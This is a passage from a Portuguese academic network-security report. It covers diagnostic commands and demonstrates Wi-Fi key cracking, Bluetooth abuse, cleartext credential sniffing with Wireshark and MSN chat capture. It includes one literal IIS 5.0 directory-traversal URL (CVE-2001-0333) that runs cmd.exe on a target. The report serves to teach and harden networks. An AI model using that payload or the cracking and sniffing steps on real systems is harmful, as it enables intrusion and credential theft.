


Figura 46 – Windows SharePoint Services 3.0




Figura 47 – Website administrativo do SharePoint

4.2 Comandos auxiliares

4.2.1 Nslookup

Sistema: Windows / Linux

Este comando permite consultar o servidor DNS do provedor de serviços de Internet, sob um determinado domínio ou *host*. Entre outras, este comando retorna informações sobre a existência do domínio, o seu nome e endereço. É usado por administradores da rede para verificar se um domínio foi correctamente configurado, e se o acesso ao exterior esta a funcionar.

Ex.: Consultar o domínio Google, “nslookup www.google.pt”

4.2.2 Arp

Sistema: Windows / Linux

O comando ARP (associado ao protocolo *Address Resolution Protocol*) converte endereços IP em endereços físicos, os *MAC address*. É especialmente útil para verificar que máquinas estão actualmente ligadas à rede, e é usado por vezes por *hackers* com o intuito de encontrar possíveis vítimas dos seus ataques.

Ex.: Consultar os endereços actualmente da tabela de endereços ARP “arp –a”

4.2.3 Netstat

Sistema: Windows / Linux

Este comando é muito útil pois permite visualizar todas as ligações TCP/IP actuais na máquina. Endereços e portas são descritos em pormenor, podendo posteriormente ser tomadas acções para bloquear informação proveniente de algumass dessas localizações.

O seu correspondeste para redes NetBIOS sobre TCP/IP é o comando “nbtstat”.

Ex.: Consultar todas as ligações activas: “netstat –a” (ver figura seguinte)




Figura 48 – Comando Netstat

4.2.4 Trace Route

Sistema: Windows (tracert) / Linux (traceroute)

Este comando permite verificar o caminho que um pacote percorre e os saltos que efectua da origem para um determinado destino.

Ex.: Verificar caminho até à máquina 5 na rede local: “tracert 192.168.1.5”

4.2.5 Ping

Sistema: Windows / Linux

Este é um utilitário fundamental para efectuar testes de comunicação. Permite testar desde o funcionamento de dispositivos de rede próprios, até à comunicação com dispositivos dentro da mesma rede local ou numa rede externa.

Ex.: Testar a comunicação com o host 5 na rede local: “ping 192.168.1.5”

4.2.6 Ipconfig

Sistema: Windows (ipconfig) / Linux (ifconfig)

Este é um dos comandos mais utilizados pelos administradores de sistemas. Genericamente, permite consultar, activar, desactivar e modificar dispositivos de rede e os endereços associados como IP, *Gateway* e *DNS Server*.

Ex.: Consultar todos os dispositivos físicos: “ipconfig /all” (cf. Figura abaixo)




Figura 49 – Comando ipconfig

4.2.7 Route

Sistema: Windows

Este comando permite visualizar e modificar entradas na tabela de routing. É particularmente útil para mostrar os encaminhamentos actuais.

Ex.: Mostrar os encaminhamentos actuais: “route print”

4.3 Falhas de segurança na rede

Nesta secção serão indicadas e demonstradas vulnerabilidades de segurança na configuração base do sistema. Posteriormente, na secção 4.2 serão indicados meios para corrigir estas mesmas vulnerabilidades.

4.3.1 Descodificação da rede wi-fi

As redes sem fios têm vindo a ser alvo de ataques persistentes por parte dos mais experientes. Na Internet encontram-se facilmente locais que literalmente ensinam todo o processo de quebra da protecção WEP e WPA. Mesmo os algoritmos de protecção mais recentes como o WPA2 começam já a ter "receitas" para uma fácil descodificação. Os estudantes japoneses Toshihiro Ohigashi1 and Masakatu Morii mostraram no decorrer deste projecto que é possível quebrar o WPA2 com encriptação TKIP em menos de 1 minuto, falsificando pacotes ARP com ataques *Man-In-The-Middle* simultâneos [41].

Como este tema não é necessariamente novo e já tem sido referenciado em diversos documentos ao longo do tempo, será descrito brevemente o processo de quebra com base num documento realizado no âmbito de uma disciplina académica sobre os níveis de protecção em redes Wi-Fi [33].

Muitas vezes nota-se que as redes não estão protegidas de qualquer forma, estando o **sinal aberto e o acesso à rede facilitado** gratuitamente. Outras vezes é comum o utilizador instalar o dispositivo de rede e fazer o assistente automático, deixando o dispositivo com as configurações de segurança de fábrica, deixando grande parte das vezes o dispositivo com uma palavra-chave facilmente encontrada na Internet em websites de fabricantes de dispositivos de rede sem-fios.

Software necessário:

- WildPackets Omnipeek [37]
- AirCrack, WinAirCrack [38]

ou

- Backtrak [34]

A aplicação WinAirCrack permite usar um ambiente gráfico, sem recurso a linha de comandos, que automaticamente irá executar o AirCrack, aplicação que irá fazer a descodificação do código. Para que isto seja possível, o WinAirCrack requer apenas que seja capturado um pacote de tráfego com volume suficiente para conseguir juntar extractos de informação que componham a chave final (cf. imagem abaixo).




Figura 50 – Captura de tráfego Wi-Fi com o OmniPeek

A chave irá ser então descodificada com o WinAirCrack.




Figura 51 – Configuração e Captura com o WinAirCrack

Após alguns minutos a chave é encontrada e guardada num arquivo de logs na raiz do disco rígido.




Figura 52 – Chave Wi-Fi encontrada

Uma outra aplicação usada actualmente para este processo é o Backtrak [34]. Esta aplicação consiste numa máquina virtual ou boot CD com uma instalação Linux

personalizada com todas as aplicações necessárias à quebra das chaves, pré-instaladas. Normalmente, qualquer destas aplicações requer uma placa de rede sem fios bem conhecida e com controladores disponíveis, visto que nem todas parecem ser compatíveis. As placas Intel parecem oferecer maior compatibilidade e eficácia na quebra das chaves.

4.3.2 Acesso à rede cabelada

O acesso físico à rede também deverá ser tido em conta, de forma a evitar que pessoas sem autorização para aceder a determinada informação, o consigam fazer através da simples conexão de um cabo entre uma máquina e um interface de acesso ao meio. Se houver um método de autenticação e/ou hierarquização dos utilizadores dentro de grupos associados aos mesmos, haverá uma maior segurança da informação, uma vez que poderá ficar indisponível dentro de um conjunto determinado de situações.

Uma forma possível de segurança adicional será utilizar a norma 802.1X para assegurar que apenas os utilizadores correctamente autenticados obtêm acesso à atribuição de endereço físico de rede por DHCP, sendo que no caso de a autenticação falhar, o endereço não é atribuído, e, consequentemente, não fica disponível o acesso ao meio.

4.3.3 Descodificação da rede bluetooth

Software necessário:

- BlueSniff (Linux) [26]

Poderá ser boa prática desencorajar os utilizadores à utilização persistente de dispositivos bluetooth, uma vez que também eles são alvo de possível quebra. A aplicação em questão permite encontrar dispositivos bluetooth, visíveis ou escondidos, e emparelhá-los para o envio e recepção de arquivos.

Uma forma de *hacking* simples, inicialmente usada como brincadeira até evoluir para aplicações maiores, era criar um contacto novo com uma mensagem p.ex. “olá” e enviar o contacto por bluetooth para qualquer dispositivo disponível. Se o cliente aceitar o emparelhamento dos dois dispositivos, tudo será possível.

4.3.4 Captura de informação confidencial: palavras-chave

Software necessário:

- WireShark [25]
- **Leitura de emails** via protocolo pop não encriptado. São visíveis os dados de autenticação (nome e palavra-chave) do utilizador.




Figura 53 – Wireshark (Captura de leitura de emails por pop)

- **Acesso FTP**

A captura dos dados de contas FTP é fácil dado que à semalhana do POP, os dados circulam em *plain text*.




Figura 54 – Captura de dados de autenticação de FTP

- **<u>Acesso Webmail</u>**

É possível ver na imagem o conteúdo do pacote TCP a levar os dados do nome de utilizador e palavra-chave da conta a ser acedida.




Figura 55 – Acesso a dados confidenciais de webmail

Como podemos ver na imagem acima, o utilizador “teste@sapo.pt” e a sua palavra-chave “olá” são perfeitamente visíveis e capturáreis por um atacante.

- **Acesso OWA**

Também usando o WireShark, é possível encontrar os dados do acesso ao servidor de correio electrónico, introduzidos pelo utilizador no ecrã de início de sessão, representado na imagem seguinte.

Figura 56 – Exchange – Autenticação

4.3.5 Captura das conversas do Messenger

Software necessário:

- MSN Messenger Sniffer [36]

Como podemos ver na figura abaixo, este simples e pequeno programa permite capturar todo o tráfego da rede local, guardando todas as conversas que circulam através das contas activas do MSN Messenger. Até ao momento ainda não existe qualquer forma de proteger a informação que circula nesta aplicação. Tudo que o atacante precisa de fazer é conectar-se a um nó da rede.




Figura 57 – MSN Messenger Sniffer – Captura de mensagens

4.3.6 Exploração de vulnerabilidades

Uma máquina pode ser atacada através de vulnerabilidades no sistema. Isto pode acontecer em diversos casos:

- O atacante descobre ou gera uma falha e automaticamente tira partido dela
- O atacante investe em ataques conhecidos na esperança de encontrar um sistema não protegido (p. ex. um sistema sem uma actualização grave de segurança). Geralmente estas falhas são indicadas no próprio site das empresas de sistemas operativos (Windows, Linux, Mac) e em websites de segurança (SecurityFocus [10], Wired [35], CVE [9], entre outros).

Daí a necessidade de ter o sistema sempre actualizado, com as actualizações ou *Service Packs* instalados e com as mais recentes bases de dados de vírus e *spyware*. Este é quase um requisito mínimo para qualquer sistema se manter minimamente seguro.

Um exemplo de vulnerabilidade grave é a CVE-2001-0333 [39], conhecida como "**Directory Transversal**", no IIS 5.0. Através da manipulação da barra de endereços, é possível executar comandos de sistema como "dir", "copy", e todos os outros.

Ex. http://172.27.18.208/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

4.3.7 Cross-Site Scripting (XSS)

Um dos problemas comuns de segurança em aplicações Web é a introdução não autorizada de scripts. Estes scripts podem efectuar o mais diverso tipo de operações e podem surgir através de vulnerabilidades em código asp, php, xml e muitos outros, o que faz deles uma ameaça grave e algo a prever na constução de uma aplicação Web.

